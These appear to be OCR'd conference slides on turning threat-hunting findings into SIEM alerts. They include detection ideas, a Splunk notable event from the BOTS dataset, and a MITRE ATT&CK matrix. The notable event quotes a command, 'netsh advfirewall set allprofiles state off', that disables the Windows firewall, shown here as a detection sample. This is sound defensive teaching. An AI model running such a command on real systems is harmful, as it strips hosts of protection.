


Operationalize Your Findings


1. Develop Hypothesis
2. Hunt to Validate Hypothesis
3. Document Findings from Hunt
4. Iterate Findings into Security Operations (Process)
5. Create Alerts Based on Hunt to be More Proactive (SIEM)

What Could We Operationalize?

- Alert on encoded PowerShell
- Alert when we see specific executables running in sequence
- Alert on SSL Issuer
- Detect new accounts created
- Blacklist IP Address
- Monitor User Agent String Usage
- Monitor for URIs



Source: David J. Bianco, personal blog


9/19/19 9:46:02.000 AM
Endpoint
Process launching netsh.exe detected on wrk-btun.frothly.local
Low
New
Description:
A process is detected on wrk-btun.frothly.local which is lauching netsh.exe
Related Investigations:
Currently not investigated.
Additional Fields
Value
Action
Destination
wrk-btun.frothly.local
120
Destination Category
workstation
windows
Destination City
San Francisco
Correlation Search:
ESCU - Processes launching netsh - Rule
History:
View all review activity for this Notable Event
ATT&CK Identifier
T1059
T1089
Last Time of Activity
08/23/2017 20:33:29
Process
"C:\Windows\system32\netsh.exe" advfirewall set allprofiles state off
ATT&CK Tactic
Execution
Defense Evasion
ATT&CK Technique
Command-Line Interface
Disabling Security Tools
User
FROTHLY\billy.tun
- ESCU - Investigate Web Activity From Host

https://mitre.github.io/attack-navigator

MITRE ATT&CK - Taedonggang

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	27 items	42 items	21 items	57 items	16 items	22 items	15 items	13 items	21 items	9 items	14 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Service Scanning	Pass the Ticket	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Compile After Delivery	Forced Authentication	Network Share Discovery	Remote Desktop Protocol	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Network Sniffing	Remote File Copy	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Password Policy Discovery	Remote Services	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Peripheral Device Discovery	Replication Through Removable Media	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Permission Groups Discovery	Shared Webroot	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Process Discovery	Taint Shared Content	Screen Capture	Multi-Stage Channels		Service Stop
	PowerShell	Create Account	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	Query Registry	Third-party Software	Video Capture	Multiband Communication		Stored Data Manipulation
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	Remote System Discovery	Windows Admin Shares		Multilayer Encryption		Transmitted Data Manipulation
	Regsvr32	External Remote Services	Port Monitors	DLL Search Order Hijacking	Private Keys	Security Software Discovery	Windows Remote Management		Remote Access Tools		
	Rundll32	File System Permissions Weakness	Process Injection	DLL Side-Loading	Two-Factor Authentication Interception	System Information Discovery			Remote File Copy		
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Execution Guardrails		System Network Configuration Discovery			Standard Application Layer Protocol		
	Scripting	Hooking	Service Registry Permissions Weakness	Exploitation for Defense Evasion		System Network Connections Discovery			Standard Cryptographic Protocol		
	Service Execution	Hypervisor	SID-History Injection	Extra Window Memory Injection		System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Signed Binary Proxy Execution	Image File Execution Options Injection	Valid Accounts	File Deletion		System Service Discovery			Uncommonly Used Port		
	Signed Script Proxy Execution	Logon Scripts	Web Shell	File Permissions Modification		System Time Discovery			Web Service		
	Third-party Software	LSASS Driver		File System Logical Offsets		Virtualization/Sandbox Evasion					
	Trusted Developer Utilities	Modify Existing Service		Group Policy Modification							
	User Execution	Windows Management Instrumentation		Hidden Files and Directories							
				Image File Execution Options Injection							
				Indicator Blocking							

legend

Adversary Simulation

Identify Gaps Hunters Find but SIEM Does Not

Identify Gaps Where Hunters Are Blind

What Data Are We Lacking?

Can We Put Both Kinds of Findings Into Our SIEM?

Data Sets to Play With!!!

BOTS version 1

https://www.splunk.com/blog/2018/05/10/boss-of-the-soc-scoring-server-questions-and-answers-and-dataset-open-sourced-and-ready-for-download.html

Dataset - http://explore.splunk.com/BOTS_1_0_datasets

Investigating with Splunk Companion App

- https://splunkbase.splunk.com/app/3985/

BOTS version 2

https://www.splunk.com/blog/2019/04/18/boss-of-the-soc-2-0-dataset-questions-and-answers-open-sourced-and-ready-for-download.html

Dataset - https://events.splunk.com/BOTS_2_0_datasets

Advanced APT Hunting Companion App

https://splunkbase.splunk.com/app/4430/

- https://www.splunk.com/blog/2019/06/07/boss-of-the-soc-bots-advanced-apt-hunting-companion-app-now-available-on-splunkbase.html

Thank You!

John Stoner
@stonerpsu